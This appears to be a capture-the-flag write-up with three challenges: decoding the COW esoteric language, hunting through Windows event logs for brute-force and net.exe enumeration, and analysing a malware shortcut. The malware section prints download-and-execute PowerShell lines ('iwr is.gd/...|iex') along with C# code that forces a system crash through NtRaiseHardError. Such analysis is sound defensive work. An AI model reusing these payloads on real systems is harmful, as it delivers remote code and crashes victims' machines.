
warmup/cattle
- Category
-
warmup - Author
-
n nalo_
The file we are given is mooing a lot. Like, it’s full of Moo.
The description of the challenge states that it’s an esoteric challenge.
Those two hints are saying that it might be an esoteric language. In fact, it COW language exists.
Using an online intepreter, we can easily get the flag.
forensic/nightmare-on-hunt-street
- Category
-
forensic - Authors
- ,
I Izunksn nalo_
That’s a challenge group! Which means we have multiple questions regarding the same data.
We are given a compressed zip directory that contains 3 .etvx files. Those are logs file from Windows. We got Security.evtx, Application.evtx and System.evtx.
Application can’t be read on purpose, and System doesn’t contain any useful information. So we will focus on Security.
Security.evtx: MS Windows 10-11 Event Log, version 3.2, 17 chunks (no. 16 in use), next record no. 234558Windows’ Event Viewer (used to open those kind of files) is kind of useless for this challenge, we’ll use evtxexport on an Unix-based system.
This program can be used by installing libevtx-utils.
Challenge 1: What is the IP address of the host that the attacker used?
Using evtxexport over the Security file, and grep to filter the output, we just have to find the right filter.
To find an IP address, the ReGex is [0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}.
evtxexport Security.evtx | grep -E '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}'Challenge 2: How many times was the compromised account brute-forced?
A bruteforce being a large attempt of login, we can count how many entry correspond to the Failed Logon event type. The ID of this event is 4625.
We will then filer on this ID, and count the number of output:
evtxexport Security.evtx | grep 4625 | wc -lChallenge 3: What is the name of the offensive security tool that was used to gain initial access?
By checking all executable used on those logs using the following command, we can see that powershell is called a lot of time.
evtxexport Security.evtx | grep .exeBy searching on internet, we found that one tool for powershell remote control is called psexec.
This information can’t be found on the logs, it is pure knowledge and searching.
Challenge 4: How many unique enumeration commands were run with net.exe?
This time we need to filter every net command that have been used.
evtxexport Security.evtx | grep netThe output is full of commands, but only the enumerations commands are interesting. An enumeration command is a command to query the list of existing something, without creating, editing or deleting.
Searching online, we found a list of possible enumerations:
net user – Enumerate system local users net localgroup – Enumerate system local groups net localgroup group_name – Enumerate users a of a local group net accounts – Get the account security policy for the local system
On our ouput, we can see net user, net localgroup and net share.
Challenge 5: What password was successfully given to the user created?
Using the same output as previous question, we can see some user creation using the net.exe command. We can filter a bit more to retrieve only those:
evtxexport Security.evtx | grep net | grep user | grep /ADDThe last line is the last user creation with its final password, the one that we are interested in!
malware/russian-roulette
On the password-protected zip file we are given, we can find an application shortcut (Windows PowerShell.lnk)
Doing a fast cat command to see its content, we get:

On this ouput, we can see a Base64 text invoked:
aQB3AHIAIABpAHMALgBnAGQALwB6AGQANABoAFoAbgAgAC0AbwAgACQAZQBuAHYAOgBUAE0AUAAvAC4AYwBtAGQAOwAmACAAJABlAG4AdgA6AFQATQBQAC8ALgBjAG0AZAA=Once translated to text, it gives a strange powershell command:
iwr is.gd/zd4hZn -o $env:TMP/.cmd;& $env:TMP/.cmdiwr is a shortcut alias for the command Invoke-WebRequest, used to make HTTP(S) request, and download remote file.
Downloading the file at https://is.gd/zd4hZn gives us a windows scripted with a mixed content of obfuscated commands and russian comments.
We can use sed to remove every comment lines (line starting with ::):
sed -i '/^::/d' zd4hZn.batWe obtain something that looks like this:
@echo offset x=set%x% s=%x%%s%zz==%x%%s%p%zz%/%x%%s%ma%zz%a%x%%s%gm%zz%c%x%%s%qf%zz%m%x%%s%h%zz%d%x%%s%ax%zz%e%x%%s%ds%zz%x%x%%s%rb%zz%i%x%%s%cu%zz%t%x%%s%qd%zz%%x%%s%%p%%ma%%s%z%zz%8639305 %% 8639208%gm%%qf%%h%%qd%%p%%gm%%qd%%ax%%ds%%rb%%cu%%qd%%z%%x%%s%wp%zz%%=exitcodeAscii%%x%%s%%p%%ma%%s%ab%zz%3403246 %% 3403148%gm%%qf%%h%%qd%%p%%gm%%qd%%ax%%ds%%rb%%cu%%qd%%ab%%x%%s%v%zz%%=exitcodeAscii%%x%%s%%p%%ma%%s%cy%zz%5276898 %% 5276799%gm%%qf%%h%%qd%%p%%gm%%qd%%ax%%ds%%rb%%cu%%qd%%cy%%x%%s%e%zz%%=exitcodeAscii%%x%%s%%p%%ma%%s%eu%zz%5631300 %% 5631200%gm%%qf%%h%%qd%%p%%gm%%qd%%ax%%ds%%rb%%cu%%qd%%eu%...Running this script on an isolated environment, we get
powershell -e aQB3AHIAIABpAHMALgBnAGQALwBRAFIARAB5AGkAUAB8AGkAZQB4AA==By decoding the Base64 line, we get iwr is.gd/QRDyiP|iex.
As earlier, this line fetches a file, and then run the iex command (alias for Invoke-Expression, to run a command).
Getting the file from the URL, we get:
$s='using System;using System.Text;using System.Security.Cryptography;using System.Runtime.InteropServices;using System.IO;public class X{[DllImport("ntdll.dll")]public static extern uint RtlAdjustPrivilege(int p,bool e,bool c,out bool o);[DllImport("ntdll.dll")]public static extern uint NtRaiseHardError(uint e,uint n,uint u,IntPtr p,uint v,out uint r);public static unsafe string Shot(){bool o;uint r;RtlAdjustPrivilege(19,true,false,out o);NtRaiseHardError(0xc0000022,0,0,IntPtr.Zero,6,out r);byte[]c=Convert.FromBase64String("RNo8TZ56Rv+EyZW73NocFOIiNFfL45tXw24UogGdHkswea/WhnNhCNwjQn1aWjfw");byte[]k=Convert.FromBase64String("/a1Y+fspq/NwlcPwpaT3irY2hcEytktuH7LsY+NlLew=");byte[]i=Convert.FromBase64String("9sXGmK4q9LdYFdOp4TSsQw==");using(Aes a=Aes.Create()){a.Key=k;a.IV=i;ICryptoTransform d=a.CreateDecryptor(a.Key,a.IV);using(var m=new MemoryStream(c))using(var y=new CryptoStream(m,d,CryptoStreamMode.Read))using(var s=new StreamReader(y)){return s.ReadToEnd();}}}}';$c=New-Object System.CodeDom.Compiler.CompilerParameters;$c.CompilerOptions='/unsafe';$a=Add-Type -TypeDefinition $s -Language CSharp -PassThru -CompilerParameters $c;if((Get-Random -Min 1 -Max 7) -eq 1){[X]::Shot()}Start-Process "powershell.exe"With using(Aes a=Aes.Create()), we understand there’s AES encrypting implied, from Base64-encoded strings.
Encrypted data (c) : RNo8TZ56Rv+EyZW73NocFOIiNFfL45tXw24UogGdHkswea/WhnNhCNwjQn1aWjfw
Key (k) : /a1Y+fspq/NwlcPwpaT3irY2hcEytktuH7LsY+NlLew=
IV (i) : 9sXGmK4q9LdYFdOp4TSsQw==
Using a small python script to decode, we get the flag.
from Crypto.Cipher import AESimport base64
ciphertext_b64 = "RNo8TZ56Rv+EyZW73NocFOIiNFfL45tXw24UogGdHkswea/WhnNhCNwjQn1aWjfw"key_b64 = "/a1Y+fspq/NwlcPwpaT3irY2hcEytktuH7LsY+NlLew="iv_b64 = "9sXGmK4q9LdYFdOp4TSsQw=="
ciphertext = base64.b64decode(ciphertext_b64)key = base64.b64decode(key_b64)iv = base64.b64decode(iv_b64)
cipher = AES.new(key, AES.MODE_CBC, iv)plaintext = cipher.decrypt(ciphertext)
padding_length = plaintext[-1]plaintext = plaintext[:-padding_length]
decrypted_message = plaintext.decode('utf-8')print(decrypted_message)